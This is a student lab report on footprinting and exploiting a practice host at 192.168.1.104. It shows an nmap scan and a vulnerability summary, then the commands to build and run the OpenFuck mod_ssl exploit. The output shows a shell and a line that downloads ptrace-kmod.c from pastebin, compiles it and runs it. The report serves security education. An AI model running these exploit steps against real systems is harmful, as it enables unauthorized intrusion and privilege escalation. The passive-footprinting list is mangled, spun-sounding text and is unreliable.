

Footprinting



**Footprinting and exploitation on
192.168.1.104**

Name: Charchit subedi

Date : 2022/jan/09

Time : 2:22 Pm

Charchit Subedi

Content

Page.no

[illegible]

Introduction to footprinting

What is Footprinting ?

➤ The process of collecting as much as information as possible about the target system to find ways to penetrate into the system. An Ethical hacker has to spend the majority of his time in profiling an organization, gathering information about the host, network and people related to the organization. Information such as ip address, Whois records, DNS information, an operating system used, employee email id, Phone numbers etc is collected during the step of footprinting .

- **Footprinting helps in different way such as :**

1. **Know Security Posture** – The data gathered will help us to get an overview of the security posture of the company such as details about the presence of a firewall, security configurations of applications etc.
2. **Reduce Attack Area** – It Can identify a specific range of systems and concentrate on particular targets only. This will greatly reduce the number of systems we are focussing on.
3. **Identify vulnerabilities** – we can build an information database containing the vulnerabilities, threats, loopholes available in the system of the target organization.
4. **Draw Network map** – helps to draw a network map of the networks in the target organization covering topology, trusted routers, presence of server and other information.

Types of Footprinting

Basically, there are two types of Footprinting they are :

1. Active Footprinting
2. Passive Footprinting

Let's talk about them in Details,

1. Active Footprinting => This involves in gathering information about the target with direct interaction. In this type of footprinting, the target may recognize the ongoing information gathering process, as we only interact with the target network.

Active Footprinting techniques include the following things :-

- 1) Querying published name servers of the target
- 2) Extracting metadata of published documents and files
- 3) Stealing a lot of website information using various types of mirroring and web spidering tools
- 4) Gathering information through email tracking
- 5) Performing Whois lookup
- 6) Extracting DNS information
- 7) Performing trace route analysis
- 8) Performing social engineering

2. **Passive Footprinting** => This involves gathering information about the target without direct interaction. It is a type of footprinting that is mainly useful when there is a requirement that the information-gathering activities are not to be detected by the target. Our activities is not sent to the target organization from a host or from anonymous hosts or services over the Internet. We can just gather the documented and put away data about the target utilizing spider bot , social networking websites, etc.


Passive footprinting techniques include: –

- 1) Finding the Top-level Domains (TLDs) and sub-domains of an objective through web services
- 2) Gathering area information on the objective through web services
- 3) Performing individuals search utilizing social networking websites and individuals search services
- 4) Stealing monetary data about the objective through various monetary services
- 5) Get-together framework subtleties of the objective association through places of work
- 6) Checking objective utilizing ready services
- 7) Social occasion data utilizing gatherings, discussions, and online journals
- 8) Deciding the working frameworks being used by the objective association
- 9) Extricating data about the objective utilizing Internet documents
- 10) Performing competitive intelligence
- 11) Discovering data through web crawlers
- 12) Monitoring website traffic of the target
- 13) Tracking the online reputation of the target
- 14) Gathering data through social designing on social networking destinations

Active Scan

Tools used during Footprinting

1. **Nmap** => Nmap (Network Mapper) is a network scanner tool . Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including computing and blocking during a scan. Nmap is a tool that can be used to discover services running on Internet connected systems. Like any tool, it could potentially be used for black hat hacking, as a father to attempts to gain unauthorized access to computer systems; however, Nmap is also used by security and systems administrators to assess their own networks for vulnerabilities (i.e. white hat hacking).



```
saugat@kali: ~  
$ nmap -sC -F -sV 192.168.1.104  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-09 13:45 +0545  
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 99.71% done; ETC: 13:45 (0:00:00 remaining)  
Nmap scan report for 192.168.1.104  
Host is up (0.022s latency).  
Not shown: 95 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)  
|_sshv1: Server supports SSHv1  
|_ssh-hostkey:  
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)  
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)  
|_   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)  
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)  
|_http-methods:  
|_ Potentially risky methods: TRACE  
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b  
|_http-title: Test Page for the Apache Web Server on Red Hat Linux  
111/tcp   open  rpcbind      2 (RPC #100000)  
|_rpcinfo:  
|   program version    port/proto  service  
|   100000   2             111/tcp    rpcbind  
|   100000   2             111/udp    rpcbind  
|   100024   1            1024/tcp   status  
|   100024   1            1024/udp   status  
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)  
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b  
|_ssl-date: 2022-01-09T07:19:14+00:00; -41m07s from scanner time.  
|_ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=Some  
State/countryName=--  
|_ Not valid before: 2009-09-26T09:32:06  
|_ Not valid after: 2010-09-26T09:32:06
```

In the above Screenshot , we have scan over the ip (192.168.1.104) using Nmap.

We have use => **nmap -sC -F -sV 192.168.1.104** command to scan the ip address of the host.

Types of bug found during Footprinting

As we can see from above screenshot, when we entered the nmap command, we have seen the following bug or loophole in the system.

1. On port no 22/tcp is in open state and SSh is showing it's version as **openSSH 2.9p2**
2. On port 80/tcp the http is open and showing it's server version as **Apache httpd 1.3.20**
3. In (Red hat / linux) **mod_ssl/2.8.4** is in open state.

Impact of bug on machine or server

1. **OpenSSH 2.9p2** => According to the banner, OpenSSH earlier than 2.9.9 / 2.9p2 is running on the remote host. Such versions contain an arbitrary file deletion vulnerability. Due to insecure handling of temporary files, a local attacker can cause sshd to delete any file it can access named 'cookies'.

See also : <https://www.openssh.com/txt/release-2.9p2>

<https://www.tenable.com/plugins/nessus/44071>

2. **Apache/1.3.20** => Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.

See also : <https://chousensha.github.io/blog/2014/06/12/pentest-lab-kioptrix-level-1/>

3. **mod_ssl/2.8.4** => mod_ssl < 2.8.7 is vulnerable to a remotely exploitable buffer overflow when attempting to cache SSL sessions. This allows for remote code execution, and the modification of any file on the system.

See also : <https://www.rapid7.com/db/vulnerabilities/HTTP-MODS-0003/>

In the above bugs we have used **Red** color for critical bugs and **orange** color for low level bug .

Tool used to Exploit of Bug

We have used **Open fuck** tool to exploit the bug. First we have download the tool called “Openfuck” from github:

<https://github.com/exploit-inters/OpenFuck.git>

We have open the terminal and gitcloned it into my desktop, when it is cloned into my desktop, I have open the path to openfuck and typed following command :

Sudo Install ssl-dev library

apt-get install libssl-dev

gcc -o OpenFuck OpenFuck.c -lcrypto

sudo ./OpenFuck 0x6b 192.168.1.104 443 -c 40


```
root@kali: /home/saugat/Desktop/OpenLuck

(root@kali)-[/home/saugat/Desktop/OpenLuck]
# sudo ./OpenFuck 0x6b 192.168.1.104 443 -c 40

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM      with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena    irc.brasnet.org                                     *
* TNX Xanthic   USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c  ciphers: 0x80f8088
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--01:58:39--  https://pastebin.com/raw/C7v25Xr9
=> `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

OK ... @ 3.84 MB/s

01:58:40 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
```

Now we have successfully connected to the server/host/machine now , type “help” command and you can see all the command which can be executed into the machine .



```

%[DIGITS | WORD] [&]          . filename
:                             [ arg... ]
alias [-p] [name[=value] ... ] bg [job_spec]
bind [-lpvsPVS] [-m keymap] [-f fi break [n]
builtin [shell-builtin [arg ...]] case WORD in [PATTERN [| PATTERN].
cd [-PL] [dir]                  command [-pVv] command [arg ...]
compgen [-abcdefjkvu] [-o option] complete [-abcdefjkvu] [-pr] [-o o
continue [n]                    declare [-afFrxi] [-p] name[=value]
dirs [-clpv] [+N] [-N]          disown [-h] [-ar] [jobspec ...]
echo [-neE] [arg ...]          enable [-pnds] [-a] [-f filename]
eval [arg ...]                 exec [-cl] [-a name] file [redirec
exit [n]                        export [-nf] [name ...] or export
false                           fc [-e ename] [-nlr] [first] [last
fg [job_spec]                   for NAME [in WORDS ... ;] do COMMA
function NAME { COMMANDS ; } or NA getopt optstring name [arg]
hash [-r] [-p pathname] [name ...] help [-s] [pattern ...]
hishelp
tory [-c] [-d offset] [n] or hi if COMMANDS; then COMMANDS; [ elif
jobs [-lnprs] [jobspec ...] or job kill [-s sigspec | -n signum | -si
let arg [arg ...]              local name[=value] ...
logout                          popd [+N | -N] [-n]
printf format [arguments]      pushd [dir | +N | -N] [-n]
pwd [-PL]                      read [-ers] [-t timeout] [-p promp
readonly [-anf] [name ...] or read return [n]
select NAME [in WORDS ... ;] do CO set [--abefhkmnptuvxBCHP] [-o opti
shift [n]                      shopt [-pgsu] [-o long-option] opt
source filename                suspend [-f]
test [expr]                    time [-p] PIPELINE
times                          trap [arg] [signal_spec ...] or tr
true                           type [-apt] name [name ...]
typeset [-afFrxi] [-p] name[=value ulimit [-SHacdflmnpstuv] [limit]
umask [-p] [-S] [mode]         unalias [-a] [name ...]
unset [-f] [-v] [name ...]     until COMMANDS; do COMMANDS; done
variables - Some variable names an wait [n]
while COMMANDS; do COMMANDS; done { COMMANDS ; }

```

Fixing the bug

A software bug is an error, flaw or fault in a computer program or system that causes it to produce an incorrect or unexpected result, or to behave in unintended ways. The process of finding and fixing bugs is termed "debugging" and often uses formal techniques or tools to pinpoint bugs, and since the 1950s, some computer systems have been designed to also , detect or auto-correct various computer bugs during operations. Most bugs arise from mistakes and errors made in either a program's design or its source code, or in components and operating systems used by such programs. A few are caused by compilers producing incorrect code. A program that contains many bugs, and/or bugs that seriously interfere with its functionality, is said to be buggy (defective). Bugs can trigger errors that may have ripple effects. Bugs may have subtle effects or cause the program to crash or freeze the computer. Other bugs qualify as security bugs and might, for example, enable a malicious user to bypass access controls in order to obtain unauthorized privileges. To fix the bug which is being caught on the ip we have to update and upgrade to system up to date. And monitor the system once a day and launch the bug bounty program.

Conclusion

we have learned about Footprinting in the above section , the process, and its importance in Ethical Hacking. Even though it is practiced by ethical hackers to safeguard the system from multiple threats and attacks, it is equally important for individuals and organizations to take measures to protect their data. Using VPNs and proxy server, erasing all the important data available online, can help a lot in securing confidential information from hackers. Any data available online forms a possible weakness in the security of your systems.

Since the techniques of Footprinting are ever evolving, ethical hackers should keep themselves at pace because the hackers are possibly a step ahead.